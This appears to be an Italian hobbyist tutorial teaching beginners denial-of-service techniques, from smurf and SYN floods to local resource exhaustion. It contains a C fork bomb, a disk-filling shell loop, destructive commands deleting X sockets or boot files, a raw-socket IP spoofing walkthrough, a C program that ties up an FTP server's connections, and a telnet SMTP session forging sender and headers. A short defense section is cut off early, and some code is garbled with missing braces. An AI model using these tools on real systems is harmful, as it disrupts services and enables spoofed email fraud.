

Denial Of Service 4 newbies by styx^

INDICE

1.0 PREMESSA

- 1.1 TEORIA

2.0.A TIPI DI ATTACCO - ESTERNI

- 2.1.A PING ?PONG !
- 2.2.A SMURF
- 2.3.A FLOOD
- 2.4.A DDOS
- 2.5.A WIN NUKE
- 2.6.A MAIL SPAMMING
- 2.7.A PING OF DEATH
- 2.8.A LAND ATTACK
- 2.9.A TEAR DROP

2.0.B TIPI DI ATTACCO - INTERNI

- 2.1.B X-CRASH
- 2.2.B UN FORK? VA BENE,MA TANTI?
- 2.3.B RIEMPIMENTO HD
- 2.4.B KERNEL PANIC
- 2.5.B DNLC

3.0 PROGRAMMING 4 DOS

- 3.1 ECCO COME TI MODIFICO L'IP
- 3.2 CODE

4.0 COME DIFENDERSI

- 4.1 TRACE BACK
- 4.2 I PROGRAMMI
- 4.3 SETTARE IL ROUTER
- 4.4 FILTRARE O BLOCCARE LE PORTE?

5.0 FINE ?

- 5.1 RINGRAZIAMENTI

1.0 PREMESSA

Salve sono ancora styx^, questo volta vi parlerò delle varie sfaccettature del denial of service.


Il denial of service (negazione di servizio) è un tipo di attacco che la maggior parte delle volte serve a riempire tutta la banda disponibile oppure tutte le risorse di un server e a fare in modo che non possa più rispondere ad eventuali richieste.

Ci sono tantissimi modi e tecniche per fare un 'dos', ma il fine è sempre quello descritto sopra oppure in rari casi è quello di sfruttarlo in un exploit per far andare in buffer overflow un sistema.

Parlerò delle varie tecniche, "dalle più recenti", alle più "anziane", in modo da ampliare la vostra conoscenza (forse :P). Prima però spieghiamo un pò meglio la teoria:

1.1 TEORIA

Allora, dunque cerchiamo di spiegare la teoria nel modo più generale possibile per andare poi a vedere in maniera più specifica le varie tecniche: solitamente quando un client si connette ad un server, manda un messaggio di autenticazione che il server accetta, in modo tale da avviare la connessione:



Ok fin qui? Bene! Invece in un dos, il server non può mandare il messaggio "richiesta accettata" al client in quanto esso ha mandato la richiesta di autenticazione con un ip spoofato (cioè un ip che non corrisponde a quello reale del client oppure non esiste). Così il server non riesce a trovare il client a cui mandare il messaggio e attende un pò di tempo prima di chiudere la connessione. Appena chiude la connessione viene mandata un'altra richiesta nello stesso modo e quindi il server rimarrà occupato per tempo indeterminato. Nella maggior parte delle volte l'attacker non attacca dalla propria macchina, bensì da un'altra, la cosiddetta "zombie", in cui è riuscito ad ottenere un accesso: in questo modo è ancora più difficile rintracciarlo e in più può continuare il dos anche una volta disconnesso, in quanto lo zombie continuerà ad essere connesso ed a inviare pacchetti verso la vittima. Vediamo dunque le tipologie di questo attacco:

- Esaurimento delle risorse: questo tipo di attacco punta, come dice il nome, ad esaurire tutte le risorse di sistema: questo può avvenire forzando la cpu a lavorare al massimo oppure occupando tutto lo spazio disponibile su disco.

- Riempimento totale della banda: in quest'altro si tenta di occupare tutta la banda del server. Poiché le interfacce di rete riescono a gestire solo determinate quantità di informazioni per unità di tempo, se si inviano più informazioni di quelle gestibili, il server non potrà più accettare altre richieste di servizio da parte di utenti.

- Sfruttamento di vulnerabilità: come sicuramente saprete ogni software/OS ha delle vulnerabilità che possono essere sfruttate in vari modi. Per esempio mandando pacchetti malformati o strutturati in modo appropriato, si può fare in modo che la macchina si blocchi, si resetti o molte altre cose (riguardo ciò leggete "ping of death" più avanti nell'articolo).

Bene questa teoria era molto generale (è probabile che neanche avrete capito molto), ma spiegando le varie tecniche sarò molto più specifico e capirete sicuramente di più.

2.0.A TIPI DI ATTACCO - ESTERNI

2.1.A PING? PONG!

Sapete tutti che cosa sono il ping-pong? Sì un famoso gioco da tavolo con racchette... No, non è quello! :)

Il 'ping' e il 'pong' sono dei pacchetti ICMP (Internet Control Message Protocol), sottogruppo del protocollo TCP/IP, che permettono all'host che "pinga" di capire se l'host 'pingato' esiste, e il livello di congestione tra i due tipi di rete, calcolando il tempo di andata e ritorno dei due pacchetti.

```

127.0.0.1      ping          bersaglio     pong          127.0.0.1
----->
    
```

Come avrete capito noi mandiamo un pacchetto 'ping' ad un host, e lui ci risponderà con un pacchetto 'pong'.

Bene, a cosa serve a noi? Pensate un po': se noi ad esempio abbiamo una bella adsl e utilizziamo tutta la

nostra banda per pingare un host che ha un 28.8 kb/s, non faremo altro che utilizzare tutta la banda del poveretto fino, ovviamente, a farlo disconnettere. Ovviamente se 'pinghiamo' un altro utente con la nostra stessa banda non succederà un bel niente.

2.2.A SMURF

E se vogliamo far disconnettere un server, che di sicuro di banda ne ha più di noi? Utilizzeremo una tecnica molto simpatica: se noi 'pinghiamo' una rete formata

da 50 pc, ci ritorneranno 50 'pong', giusto? Come avrete sicuramente capito basterà spoofare il nostro ip con quello del bersaglio e i 'pong' ritorneranno verso di esso con conseguente sconnessione, in quanto il nostro 'ping' sarà stato potenziato, nel nostro caso, di 50 volte. Vediamo un pò:

```

          PING(con ip del      broadcast      PONG(con banda
+-----+      bersaglio)      +-----+      potenziata x 50)  +-----+
|127.0.0.1|----->      |50 pc|      ----->|vittima|
+-----+      +-----+      +-----+
    
```

Questo è il famoso "smurf", bello eh? Vediamo qualche altra tecnica.

2.3.A FLOOD

"To flood" significa "affogare": infatti un sistema "affoga" per il numero di richieste nettamente superiore al numero di richieste che può gestire. La tecnica che tutti conoscono è il SYN-FLOOD. Esso consiste nel mandare numerosi pacchetti 'syn' con l'ip spoofato ad un bersaglio, che occuperà la sua memoria inutilmente cercando di rispondere con pacchetti 'ack' all'ip spoofato. Questa tecnica si fonda sul "three-way-handshake", cioè tutti i passaggi che avvengono tra client e server per instaurare una connessione:

- 1) Il client invia un pacchetto TCP contenente il SYN FLAG settato verso il server.
- 2) Il server risponde, se il 'servizio' (porta) richiesto è attivo, con il pacchetto con l' ACK FLAG settato. Se chiusa risponde con un pacchetto contenente il RYN FLAG settato.
- 3) In caso in cui il servizio è aperto il client invia un pacchetto con l' ACK FLAG settato e quindi inizia la connessione.

Se quindi inviamo tantissimi pacchetti SYN con ip spoofato il server non riuscirà a rispondere e occuperà una grandissima quantità di memoria che alla fine lo farà bloccare.


2.4.A DDOS

Questo tipo di dos, il Distributed Denial of Services attack (DDoS), è piuttosto recente (nel 2000 la prima comparsa). In quell'anno numerosi server di grandi dimensioni e importanza (quali yahoo, cnn, e-bay) sono rimasti bloccati per ore a causa di questo attacco. Praticamente sono stati utilizzati tantissimi pc che hanno inviato numerosissime richieste verso uno stesso server, il quale non era in grado di rispondere e quindi "affogava" sotto le continue richieste bloccandosi. Ma come è possibile

che grandi server, come yahoo, che gestiscono milioni di richieste al giorno non erano in grado di rispondere a queste altre? Il fatto è che, come raccontano gli stessi amministratori, sembra che siano

stati sommersi da oltre 1 GB di richieste al secondo. Non so se tale dichiarazione è vera, ma sicuramente per bloccare tali server servono mooolte richieste. Vediamo in dettaglio questo tipo di attacco:

In un normale dos, un attacker ha il controllo su una macchina bersaglio ("zombie") che utilizzerà per fare il dos su un bersaglio nascondendo dunque il suo ip e continuando l'attacco anche una volta disconnesso. Ma se l'attacker possiede più di uno zombie da quale fa partire più attacchi, come avrete sicuramente capito, la mole di richieste sarà sicuramente moltiplicata. Se in più l'attacker possiede il controllo di più macchine, che farà collegare a più zombie, i dati saranno ancora di più; vediamo un semplice schemino:



Visto? Il numero di richieste/dati inviati è enorme! Mettiamo per esempio che in un attacco diretto (attacker -> zombie -> vittima) si inviano 10 richieste, in questo modo se ne invierebbero 110 (ovviamente da ogni singola macchina non si inviano solamente 10 richieste :D). In più è quasi impossibile risalire alla prima macchina da cui è partito l'attacco. Let's go!

2.5.A WIN NUKE

Tutti noi abbiamo sentito parlare dei nuke, programmetti che bloccano le povere vittime che chattano ignare su programmi come IRC...Ma da cosa deriva questo nome? Il "winnuke" è stato uno dei primi, se non il primo, attacco dos ad un OS win (win 95/NT). L'attacco si effettuava per quanto riguarda win 95 sulla porta 129, mentre per NT sulla porta 137. Queste porte (conosciute anche come NETBIOS) sono utilizzate solitamente per gli "out of band". La tecnica consisteva nell'inviare un qualunque messaggio non valido e la macchina smetteva di funzionare facendo apparire la famosa schermata blu, che costringeva a resettare in seguito ad un bel crashone.

2.6.A MAIL SPAMMING

Ebbene sì, anche lo spam che voi tutti conoscerete è una forma di DoS (neanche io lo sapevo):
Questo avviene tramite l'accesso al servizio smtp di un server da parte di uno spammer, dal quale invia centinaia di e-mail contenenti pubblicità che la vittima non richiede. Fare ciò è molto facile, in quanto è possibile mascherare anche il proprio indirizzo. Vediamo come si fa (allego il doc che volevo pubblicare ma che non ho mai pubblicato). Come prima cosa collegatevi col telnet alla porta 25 di un server:

```
[normale = comandi dati da voi]
[corsivo = risposte del server]
```

```
localhost@styx^$:telnet 127.0.0.1 25
```

Dopo che si è connesso dovrebbe apparire una scritta simile a questa:

```
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
220 styx.styx.it ESMTP Sendmail 8.12.10/8.12.10; Mon, 23 Aug 2004 16:21:43
+0200
```

Bene, a questo punto digitate helo seguito dal nomeprovider (in questo caso styx.styx.it):

```
helo styx.styx.it
```

Nel mio caso risponde con:

```
250 styx.styx.it Hello localhost [127.0.0.1], pleased to meet you
```

Potrebbe rispondere anche con un semplice saluto (cambia da server a server la risposta). Poi scrivete l'indirizzo falso che volete utilizzare tramite il comando mail from (in questo esempio hacklab@boh.k):

```
mail from: hacklab@boh.k
```

Ci sarà una risposta del tipo:

```
250 Sender Ok
```

Poi scrivete l'indirizzo a cui volete mandare la posta tramite il comando rcpt to (in questo esempio labellalavailfosso@tin.it):

```
rcpt to: labellalavailfosso@tin.it
```

La risposta sarà:

```
250 Recipient Ok
```

Fatto questo ci accingeremo a scrivere il messaggio vero e proprio col comando data:

```
data
```

Con questo comando il server ci dirà di terminare il messaggio con due righe vuote seguite dal punto. Iniziamo a scrivere il messaggio?Ma certo che no!Bisogna scrivere prima gli headers(intestazioni):si trovano prima di ogni messaggio(nelle ultime versioni di outlook per visualizzarli bisogna vedere le proprietà del messaggio) e indicano tutti i computers per il quali il messaggio è passato e quindi anche il nostro caro ip:potrebbero dunque rivelare la nostra identità!Che fare?Scriverli a mano!). Ecco gli headers:

```
-Received: from death.fakemail.it ([195.188.0.12]) by mail.fakemail.it
with SMTP (8.8.7/8.8.8) id
  AD900EF200; Mon, 07 Jun 2004 18:47:29 +0100
(dove nomeprovider è il nome del provider utilizzato;l'ultima parte è la
data dell'invio più l'ora;AD900.. bisogna cambiarlo,cambiando gli ultimi 4
numeri con numeri a caso(è l'indicativo del numero di serie del server).

-Message-ID: 123.AA11345@superfigo.it (fa credere che il messaggio sia
partito da superfigo.it;l>ID AA11345 va cambiato con uno qualunque,ma deve
essere diverso da quello di prima).

-To: labellalavailfosso@tin.it (l'indirizzo a cui inviare l'e-mail).

-Date: Mon, 07 Jun 04 18:50:13 (data e ora).

-Subject: ciao bel figaccio.La puella campa. (il testo del messaggio:può
essere lungo quanto vuoi e deve terminare con una riga vuota e un punto).
```

Vediamo un esempio del subject:

```
Subject: Ciao a tutti sono styx^.Bella a tutti.Chi troppo vuole.
Nulla stringe,bah!
```

. --> con questo punto confermiamo di aver finito di scrivere il testo.

Bene, fatto questo scriviamo un bel quit ed usciamo dal server. Il messaggio sarà dunque inviato.

Come vedete è molto facile mascherarsi anche nel campo delle e-mail. Una possibile variante di questa tecnica è il "doppio non delivery". In questo caso si invia una e-mail ad un utente inesistente in un dato server con il campo From falsificato e posto uguale alla vittima: il servizio per ricevere l'e-mail del server accetta l'e-mail (è diretto ad utente del proprio server) ma poi constata che l'utente è inesistente e quindi lo rispedisce al mittente (a quello che crede essere il mittente...).

2.7.A PING OF DEATH

Molto tempo fa, nel lontano '96, c'era una grande vulnerabilità nel stragrande maggioranza dei sistemi: queste macchine si bloccavano se ricevevano un pacchetto IP che superava la grandezza di 64kb. Si poteva spedire questo pacchetto con l'ormai famoso ping, che permetteva di creare un pacchetto di dimensione assai più grandi di 64kb. Il protocollo TCP/IP permette di inviare datagrammi IP non superiori a 65507 bytes, ma moltissimi programmi o lo stesso win 95 erano capaci di sendare pacchetti molto più grandi. Il problema risiedeva nel fatto che, come avviene anche oggi, il pacchetto viene frammentato e ogni frammento contiene la sua esatta posizione nel quale dovrà essere riposizionato dal ricevitore nel momento dell' assemblaggio. Il fatto è che il pacchetto non viene controllato se non quando il recevitore ha ricevuto tutti i frammenti del pacchetto, quindi una volta riassembleto può provocare overflows, crash, bloccaggi, reset, freeze o molte altre cose, a seconda del sistema operativo. In più il problema riguardava tutti gli X-Terminal (stampanti, router, scanner), bastava solamente che fossero connessi alla rete. Con linux possiamo sendare (tramite ping) un pacchetto grande più di 65507 bytes con il seguente comando:

```
ping -l 65527 host
```

Ma ormai nessuna macchina è più afflitta da questa grande vulnerabilità, quindi potrete testarlo anche sulla vostra macchina senza alcun problema! Per esempio questo è il mio output:

```
root@styx:~# ping -l 65527 127.0.0.1
```

```
WARNING: probably, rcvbuf is not enough to hold preload
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.004 ms

64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.004 ms
```

```
64 bytes from 127.0.0.1: icmp_seq=6 ttl=64 time=0.005 ms
64 bytes from 127.0.0.1: icmp_seq=7 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=8 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=9 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=10 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=11 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=12 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=13 ttl=64 time=0.005 ms
64 bytes from 127.0.0.1: icmp_seq=14 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=15 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=16 ttl=64 time=0.005 ms
64 bytes from 127.0.0.1: icmp_seq=17 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=18 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=19 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=20 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=21 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=22 ttl=64 time=0.004 ms
64 bytes from 127.0.0.1: icmp_seq=23 ttl=64 time=0.003 ms
```

```
....
--- 127.0.0.1 ping statistics ---
65528 packets transmitted, 737 received, 98% packet loss, time 1380ms
rtt min/avg/max/mdev = 0.003/0.004/0.050/0.002 ms
root@styx:~#
```

Nulla di brutto!:)Se volete conoscere gli altri usi di "ping",basta che scriviate dalla vostra bella shell "man ping".

2.8.A LAND ATTACK

Questo tipo di attacco,anzianotto anche lui,sfruttava il fatto che se si inviava verso il server vittima un pacchetto contenente l'ip spoofato che corrispondeva allo stesso ip del server,questo si rallentava a dismisura,fino allo stallo totale. Vediamo un po' :

```
ip: 127.0.0.1                ip: 1.2.3.4
+-----+                +-----+
| attacker |                | vittima |
+-----+                +-----+
pacchetto (ip 1.2.3.4)    ----->
```

Ovviamente è inutile cercare di sfruttare questo attacco,poiché tutti i sistemi operativi recenti sono patchati contro questo bug. Certo se trovate un server del 1995 ancora operativo...è comunque disponibile in linea un tool detto appunto "land",che utilizza tale attacco.

2.9.A TEAR DROP

Codesto :D attacco sfrutta il fatto che la rete riceve i pacchetti frammentandoli. Ogni frammento del pacchetto ha negli header l'offset per

il giusto ricollocamento del medesimo nel riassettaggio dell'intero pacchetto. Se si interviene modificando l'offset in modo che il frammento sovrapponga un altro, ci sarà il panico nel sistema, provocando un denial of service.

2.10 FINGER

Il servizio "finger" è un servizio associato alla porta 79 che permette ad una persona di conoscere gli utenti di un server e se essi sono in quel momento in linea. Le risposte variano da server a server, ma più o meno il comando è il seguente:

```
root@styx:~# telnet 127.0.0.1 79
```

In questo modo ci connettiamo al servizio finger. Mentre se vogliamo conoscere l'elenco degli utenti digitiamo:

```
finger@server_vittima.it
```

Ed in questo modo otteniamo (forse) l'elenco degli utenti del server. Ma come si potrebbe sfruttare questo servizio per un DoS? Bhè, la cosa è molto semplice: vedete quella '@' davanti al nome del server? Bene se noi ne aggiungiamo delle altre, verranno effettuati un numero di finger corrispondenti al numero delle '@'. Esempio:

```
finger@@@@@@@@@@@@server_vittima.it
```

Verranno effettuati 12 finger al server_vittima, facendo aumentare l'utilizzo della cpu con conseguente rallentamento. Inoltre è possibile nascondere il proprio ip, poiché questo servizio offre anche il reindirizzamento (se così si dice):

```
finger@tin.it@ciao.it@server_vittima.it
```

In questo modo prima di "fingere" il 'server_vittima', saremo prima passati attraverso i server 'tin.it' e 'ciao.it' mascherando così il nostro ip.

2.11.A X-WINDOW? MEGLIO BLOCCARLO!

C'è un'altra porta, la numero 6000 solitamente, che offre il servizio X-WINDOW. Se noi apriamo moltissime connessioni verso questa porta oppure mandiamo pacchetti che inizializzano il servizio con il comando 'XOpenDisplay()' faremo rallentare la cpu del server. Penso che la soluzione sia chiudere la porta, tanto

non ne ho ancora capito l'utilizzo pratico! :)

2.0.B TIPI DI ATTACCO - INTERNI

2.1.B X-CRASH

Per mandare in crash X basta veramente molto poco:basta infatti che non sia stato settato "stickybit" e si può quindi cancellare il file 'x0' dalla directory /tmp:

```
root@styx:~# rm /tmp/.x11-unix/x0
```

2.2.B UN FORK? VA BENE,MA TANTI?

Allora un fork è uno sdoppiamento del processo e può avvenire in C tramite la funzione 'fork()'. Ma se per esempio facciamo partire più di un fork? Bhè,come direbbe il grande maestro LINO BANFI:sono volatili per diabetici! Ecco qui un programmino scritto da me a tale scopo (ve lo potevate fare pure da soli :())

```
/* non mi assumo nessuna responsabilità */

#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>

int main ()
long int i;

for(i=0;i<=1000000;i++) //apre un po' di fork()
    fork();

return 0;
```

2.3.B RIEMPIMENTO HD

Riempire tutto lo spazio su un hard disk è molto facile:basta infatti che abbiamo l'accesso alla cartella /tmp ed eseguire il seguente loop:

```
root@styx:~# while : ;
> mkdir .xxx
> cd .xxx
> done
```

2.4.B KERNEL PANIC

Ahhh,il kernel panic! Come conosco bene questa parola! Penso che sia la cosa più facile da effettuare,soprattutto se non si conosce il kernel (come me:). Saoete tutti cosè,vero? Praticamente è quando avvio tutto contento il tuo linux ed a un certo punto,dopo il controllo del bios,tutto si blocca scrivendo KERNEL PANIC:che delizia! E giù madonne (soprattutto

se quello che avevi non lo avevi salvato)! Insomma è quello! Per iniziare si potrebbe per esempio modificare il file /etc/lilo.conf e far caricare un'immagine del kernel che non esiste, oppure cancellare direttamente tutti i file dalla cartella /boot, oppure una volta creata una nuova immagine non riavviare lilo con /sbin/lilo . Si può cancellare la cartella nel quale risiede il kernel (solitamente in /usr/src), oppure tante altre cose, basta un po' di ingegno oppure nel mio caso di ignoranza!:D

2.5.B DNLC

"DIRECTORY NAME LOOKUPCACHE", questo è il nome completo della strana scritta che avete letto nel titolo. Viene utilizzato quando viene aperto un file, il cui nome viene associato ad un vnode. Questo può operare su file che hanno il titolo di non più di un determinato numero di caratteri (per esempio SunOS 4.x fino a 14 caratteri, per Solaris 2.x fino a 30 caratteri). Quindi basta creare molte cartelle che contengano file i cui titoli contengano un numero di caratteri non supportati e creare un programmillo che faccia numerosi "ls -al" in tutte queste directory per fare un discreto DoS.

3.0 PROGRAMMING 4 DOS

3.1 ECCO COME MODIFICO L'IP

Fino adesso, abbiamo quasi sempre parlato di come is eseguono gli attachi, specialmente nascondendo il proprio ip (spoofing): ora è giunto il momento di spiegarvi come si fa. Spero che tutti voi sappiate come funzioni la programmazione di socket in ambiente UNIX (se non lo sapete cercate qualche buona guida) ed inoltre questa non è una guida di programmazione di network, quindi non affronterà in maniera esauriente l'argomento. Bene iniziamo: il C permette di creare anche socket grezze, dette anche "raw socket". Sono grezze in quanto vanno costruite in ogni campo da noi, dall'indirizzo ip alla grandezza dei pacchetti. Vediamo in generale come si fa:

Prima di tutto vediamo come si crea una socket raw: essa è una normale socket, il cui protocollo viene definito con IPPROTO_RAW, mentre il tipo di socket viene definito con SOCK_RAW. Vediamo un po':

```
....
```

```
int sock;
```

```
sock=socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
```

```
...
```

Capito? Andiamo avanti. Per costruire manualmente l'header ip serve impostare IP_HDRINCL nella funzione setsockopt(). Vediamo come:

```
...  
int sock,g;  
  
sock=socket(AF_INET,SOCK_RAW,IPPROTO_RAW);  
  
setsockopt(sock,IPPROTO_IP,IP_HDRINCL.,&g,sizeof(int));  
  
...
```

Per settare tutti i campi dell'ip utilizzeremo la seguente struttura che si trova nella libreria "netinet/ip.h":

```
struct iphdr  
#if __BYTE_ORDER == __LITTLE_ENDIAN  
u_int8_t ihl:4; /* lunghezza preambolo 4 bit*/  
u_int8_t version:4; /* versione 4 bit */  
#else __BYTE_ORDER == __BIG_ENDIAN  
u_int8_t version:4; /* versione 4 bit */  
u_int8_t ihl:4; /* lunghezza preambolo 4 bit */  
#endif  
u_int8_t tos; /* tipo di servizio 8 bit */  
u_int16_t tot_len; /* lunghezza totale 16 bit */  
u_int16_t id; /* identificazione 16 bit */  
u_int16_t frag_off; /* offset di frammentazione 16 bit*/  
u_int8_t ttl; /* tempo di vita del pacchetto 8 bit */  
u_int8_t protocol; /* protocollo di livello trasporto 8 bit */  
u_int16_t check; /* checksum 16 bit */  
u_int32_t saddr; /* indirizzo sorgente 32 bit */  
u_int32_t daddr; /* indirizzo destinazione 32 bit */  
/* Le opzioni iniziano qui */  
;  
  
struct ip_options  
u_int32_t faddr; /* indirizzo del primo router */  
u_int8_t optlen;  
u_int8_t srr;  
u_int8_t rr;  
u_int8_t ts;  
u_int8_t is_setbyuser:1;  
  
u_int8_t is_data:1;  
u_int8_t is_strictroute:1; /* opzione di source routing */  
u_int8_t srr_is_hit:1;  
u_int8_t is_changed:1; /* IP checksum non è valido */  
u_int8_t rr_needaddr:1; /* record route */  
u_int8_t ts_needtime:1; /* ogni router registra un timestamp al pacchetto  
(debug)*/
```

```

u_int8_t ts_needaddr:1; /* record route di timestamp */
u_int8_t router_alert;
u_int8_t __pad1;
u_int8_t __pad2;
#ifdef __GNUC__
u_int8_t __data[0];
#endif
;

```

A noi interessano particolarmente questi due: "u_int32_t saddr" e "u_int32_t daddr". Il primo è l'indirizzo del sorgente (quello che andrà spoofato), mentre il secondo è l'ip del bersaglio. Poi, ovviamente se vogliamo iniziare la connessione dobbiamo settare anche i parametri dell'header del tcp. La struttura che vedrete si trova all'interno della libreria "netinet/tcp.h":

```

struct tcphdr
  u_int16_t source; // porta sorgente 16 bit
  u_int16_t dest; // porta destinazione 16 bit
  u_int32_t seq; // numero di sequenza 32 bit
  u_int32_t ack_seq; // numero di ack 32 bit
  #if __BYTE_ORDER == __LITTLE_ENDIAN
  u_int16_t res1:4; //
  u_int16_t doff:4;
  u_int16_t fin:1; // flag FIN
  u_int16_t syn:1; // flag SYN
  u_int16_t rst:1; // flag RST
  u_int16_t psh:1; // flag PSH
  u_int16_t ack:1; // flag ACK
  u_int16_t urg:1; // flag URG
  u_int16_t res2:2;
  #elif __BYTE_ORDER == __BIG_ENDIAN
  u_int16_t doff:4;
  u_int16_t res1:4;
  u_int16_t res2:2;
  u_int16_t urg:1;
  u_int16_t ack:1;
  u_int16_t psh:1;
  u_int16_t rst:1;
  u_int16_t syn:1;
  u_int16_t fin:1;

  #else
  #error "Adjust your defines"
  #endif
  u_int16_t window;
  u_int16_t check;
  u_int16_t urg_ptr;
;

```

Se vogliamo eseguire per esempio eseguire un "SYN FLOOD ATTACK", setteremo il flag syn a `l(u_int16_t syn:1);` e senderemo ad oltranza verso il nostro bersaglio. Se volete fare una prova costruitevi un server in c, lo lanciate sulla vostra macchina, vi fate un client che senda questi pacchetti syn settati fino ad occupare tutto il backlog della `listen()`. Per fare questo dovrete disabilitare i syn cookies però!:)

3.2 CODE

Tempo fa provai a bloccare il mio server ftp (proftpd) con un programma scritto da me: non fa altro che bloccarlo poiché raggiunge il numero massimo di richieste (nel mio caso le richieste gestibili sono 30) e non accetta quindi nessun'altra connessione. Anche questo è un tipo di dos, ma di certo non farà resettare un server o crasharlo. Il codice è molto semplice, mi serviva solo come prova e ci saranno quindi molti errori, ma almeno funziona :)! Vi allego il codice:

```
/*non mi assumo alcuna colpa per un cattivo utilizzo di tale programma :)  
[puro scopo illustrativo] */
```

```
#include<stdio.h>  
#include<stdlib.h>  
#include<errno.h>  
#include<string.h>  
#include<sys/types.h>  
#include<netinet/in.h>  
#include<sys/socket.h>  
#include<sys/wait.h>  
#include<fcntl.h>  
  
#define PORTA 21  
  
int main(int argn, char **argv)  
  
int sec;  
int z;  
int buf[30];  
struct sockaddr_in c;  
if(argn!=2)  
  
printf("Uso: %s <ip>", argv[0]);  
exit(0);  
  
printf("Durata DoS:");  
scanf("%d", &sec);  
printf("Connessione:");  
  
for(z=0; z<30; z++)
```

```
buf[z]= socket(AF_INET,SOCK_STREAM,0);

c.sin_family=AF_INET;
c.sin_addr.s_addr=inet_addr(argv[1]);
c.sin_port=htons(PORTA);

if(connect(buf[z],(struct sockaddr*)&c,sizeof(c)) == 0)
printf("Conessione #:%d riuscita",z);
continue;

else
printf("Conessione #:%d non riuscita",z);

printf("Server bloccato per %d secondi da ora!",sec);
printf("styx^");
sleep(sec);
```

Il tempo durante il quale il server sarà bloccato è definito dalla variabile 'sec' che imposterete voi.

4.0 COME DIFENDERSI

4.1 TRACE BACK

Alcune ditte stanno pensando a delle soluzioni cercando di sfruttare il trace back dei pacchetti, cioè la ricostruzione all'inverso della strada che questi pacchetti hanno compiuto. L'idea si basa sulla statistica: ogni router genererebbe dei pacchetti, a grandi intervalli, ICMP che segnalerebbero che il pacchetto è passato da quel punto. In tal modo se ci fosse un gran flusso di pacchetti, sarebbe possibile ottenere informazioni, anche se un po' imprecise, sull'host di origine dell'attacco.

4.2 I PROGRAMMI

